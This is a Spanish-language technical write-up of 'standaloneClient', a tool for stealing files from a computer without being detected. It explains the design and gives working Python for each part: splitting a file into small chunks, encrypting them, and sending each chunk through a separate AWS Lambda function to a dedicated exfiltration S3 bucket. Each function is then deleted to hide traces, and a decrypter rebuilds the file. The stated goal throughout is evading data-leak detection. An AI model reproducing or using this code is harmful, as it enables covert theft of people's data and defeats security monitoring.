Introducción

NOTA: Para una explicación con más profundidad (librerías, métodos, etc) y código completo preguntar a Manu :)

Vamos a explicar un poco el funcionamiento detrás del programa *standaloneClient*, el cual busca realizar una exfiltración de información de una manera silenciosa y difícil de ser detectada.

El foco del proyecto fue la utilización del entorno de Amazon Web Service (AWS) para la exfiltración, en especial las funciones Lambda presentes en el mismo.

En general, las detecciones de filtraciones de datos se dan por dos factores principales. En primer lugar, una exfiltración puede ser detectada fácilmente cuando los dominios a los cuales enviamos dichos datos no son confiables (Cuando subimos un archivo a 10 minute hosting) o cuando, a pesar de que el dominio sea confiable, la cantidad de datos enviada es significativa (Enviar gran cantidad de datos por medio de algún servicio de google por ejemplo).

Se buscó utilizar las funciones lambda para evitar estos dos problemas.

Funcionamiento

La idea principal del algoritmo es realizar una división del archivo a exfiltrar de forma tal que el tamaño resultante cuando realizamos un upload sea tan pequeño que los detectores no generen alarmas (O no los detecten).

Luego, enviamos cada sección del archivo a un Bucket de S3 a través de una función lambda creada específicamente para esa partición para finalmente, eliminar la función lambda que realizó la exfiltración.


Veamos un poco el funcionamiento de cada una de las componentes presentes.

standaloneClient.py / standaloneClient.exe

Vamos a comenzar por el cliente en sí para luego ver las otras componentes que permiten su funcionamiento.

El cliente es el encargado de realizar la partición del archivo y la invocación de las distintas funciones lambda que exfiltran los datos.

El siguiente diagrama representa en líneas generales el funcionamiento del programa.



Vamos a contar un poco que ocurre en el diagrama.

La persona en cliente tiene un archivo dentro de una PC que quiere exfiltrar sin ser detectado.

1. Se llama a *client.exe "path_to_file"*. Tambien podemos hacer *py client.py "path_to_file"*

```
\standaloneClient>py client.py "test.txt"
```

2. El cliente se conecta a AWS

```python
#----------Conexion a aws--------------
def awsConnect(self, aws_access_key_id, aws_secret_access_key, region_name):
    self.session = boto3.session.Session(
        aws_access_key_id = aws_access_key_id,
        aws_secret_access_key = aws_secret_access_key,
        region_name = region_name
    )
    self.aws_lambda = self.session.client('lambda')
```

3. Es cliente divide el archivo en partes de 100 bytes. Genera "n" particiones

4. El valor "n" es enviado al ***orquestrator***, el cual crea “n” funciones lambda y devuelve sus nombres en una lista
   NOTA: Los nombres de dichas funciones están con encoding UUID

```
def exfiltrate(self):
    print('------------------------------------------------------------------------------------')
    print('Started Exfiltration...')
    #----------Abrimos el archivo y tomamos las particiones necesarias--------------
    file = open(self.filePath, "rb")
    fileSize = os.stat(self.filePath).st_size
    partitions = math.ceil(fileSize/self.partitionSize)

    #----------Creamos json con info sobre cantidad de particiones--------------
    orqPayload = {
        "partitions": partitions
    }
    orqPayload_json = json.dumps(orqPayload)

    #----------Llamamos al orquestrador, le pasamos la cantidad de particiones que queremos--------------
    orq_response = self.aws_lambda.invoke(FunctionName = 'orquestrator', Payload = orqPayload_json)

    #----------Parsing de respuesta (Nombre de todas las lambdas creadas) del orquestador--------------
    bytes_list = orq_response['Payload'].read()
    name_dict = bytes_list.decode()
    name_dict = json.loads(name_dict)
    lambda_list = name_dict['names']

    self.call_lambdas(file, lambda_list)

    print('...Finished exfiltration!')
    print('------------------------------------------------------------------------------------')

    file.close()
```

5. Para cada partición del archivo, se llama a una función lambda enviando un payload con el contenido de esa partición
   NOTA: El archivo, antes de ser enviado, es encriptado de manera que no aparezca su contenido en texto plano.

```
#----------Llamadas a lambdas creadas--------------
def call_lambdas(self, file, lambda_list):

    for i in range(len(lambda_list)):
        #----------Leemos x cantidad de bytes del archivo--------------
        data = file.read(self.partitionSize)
        print(data.decode())
        #print(data.decode())
        #----------Data encrypt--------------
        data_encrypted = self.f.encrypt(data)
        extraName = self.filePath.split('/')
        newName = extraName[len(extraName)-1]
        newName = newName.replace('.txt','')
        hostname = socket.gethostname()
        #----------Datos dentro de payload--------------
        data_payload = {
            'data': data_encrypted.decode(),
            'fileName': (str(hostname) + '-' + newName +'.'+ str(i))
        }
        data_payload_json = json.dumps(data_payload)

        #----------Llamamos a la lambda actual, pasandole los datos--------------
        invoke_response = self.aws_lambda.invoke(FunctionName = lambda_list[i], Payload = data_payload_json)
        #----------Borramos funcion lambda--------------
        self.aws_lambda.delete_function(FunctionName = lambda_list[i])
```

6. Las "n" funciones lambda con sus "n" particiones colocan el contenido encriptado en un bucket S3 creado específicamente para la exfiltración.
   NOTA: Los nombres de los archivos siguen la siguiente conversión: HOSTNAME-FILENAME-PARTITION

7. Luego de colocar la información, las funciones lambda creadas anteriormente son eliminadas

En este punto tenemos los contenidos del archivo partidos y encriptados en el bucket de S3.

Pasemos a la tarea de recuperación del archivo.

1. Desde afuera se llama a *decrypter.py "HOSTNAME" "FILENAME"*.

2. El decrypter descarga cada archivo. Cada archivo es luego leido y desencriptado, para luego ser colocado en un archivo final de reconstrucción
   NOTA: Los archivos, luego de ser descargados, son eliminados del bucket

```
#----------Cramos un archivo nuevo de reconstruccion--------------
with open('reconstructedFile.txt', 'a+') as finalFile:
    for file in fileNames:

        #----------Abrimos y leemos archivo--------------
        name = file.replace('exfiltrated_data/','')
        file = open('downloadedFiles/'+name , "r")
        data = file.read()
        data_bytes = data.encode()

        #----------Decode de la info--------------
        f = Fernet(key)
        data_decrypt = f.decrypt(data_bytes)

        #----------Ponemos info dentro de reconstruccion--------------
        finalFile.write(data_decrypt.decode().replace('\r',''))

        file.close()
```

3. Terminamos con un archivo de reconstrucción con los datos que fueron exfiltrados. Colocado en la carpeta en donde se corrió el decrypter

Lambda.Orquestrator

El orquestador es el que, en cierto punto, controla el comportamiento del programa en la nube. Este se encarga de recibir cierto número, que serían las cantidad de particiones, para luego crear esa cantidad de funciones lambda y devolverlas a la persona que lo llamó. Esto se hace de la siguiente manera:

```
#Tomamos la cantidad de particiones
partitions_amount = int(event['partitions'])

#Clinte para usar aws cli lambda
aws_lambda = boto3.client('lambda')
lambda_list = []
for i in range(partitions_amount):

    #UUID Function name
    lambda_name = str(uuid.uuid1())

    #Function create
    aws_lambda.create_function(
    FunctionName = lambda_name,
    Runtime = 'python3.7',
    Role = 'arn:aws:iam::321493468973:role/lambda-s3-role',
    Handler = 'sampleFunction.lambda_handler',
    Code = {
        'S3Bucket': 'rickschultzlambdatemplate',
        'S3Key': 'sampleFunction.zip'
        },
    Timeout = 30,
    MemorySize = 512
    )

    lambda_list.append(lambda_name)
```

Toma un template de otra función lambda de un zip colocado en un bucket de S3 y crea muchas como ella con diferentes UUID para poder ser ejecutadas. A continuación vemos el template mencionado

Lambda.sampleFunction

Este es el template que se sigue para las funciones que se encargan de exfiltrar las partes.

Se basa en una función la cual recibe un evento (como todas las funciones lambda de AWS). En este evento se encuentra contenido el nombre del archivo y la parte encriptada del archivo que se quiere colocar el el bucket de exfiltración.

Vemos el codigo a continuacion.

```python
import json
import boto3
#Hay que enviar un invoke con
def lambda_handler(event, context):

    #Enviroment setup
    bucket_name = "rickschultzexfiltrationbucket"
    file_name = event["fileName"] + ".txt"

    lambda_path = "/tmp/" + file_name
    s3_path = "exfiltrated_data/" + file_name

    string = event["data"]
    encoded_string = string.encode("utf-8")

    s3 = boto3.resource("s3")
    s3.Bucket(bucket_name).put_object(Key=s3_path, Body=encoded_string)

    return {
        'statusCode': 200,
        'body': 'Success!',
        'partUploaded': file_name
    }
```

Como dijimos anteriormente, solo ingresa una partición del archivo a un bucket de S3.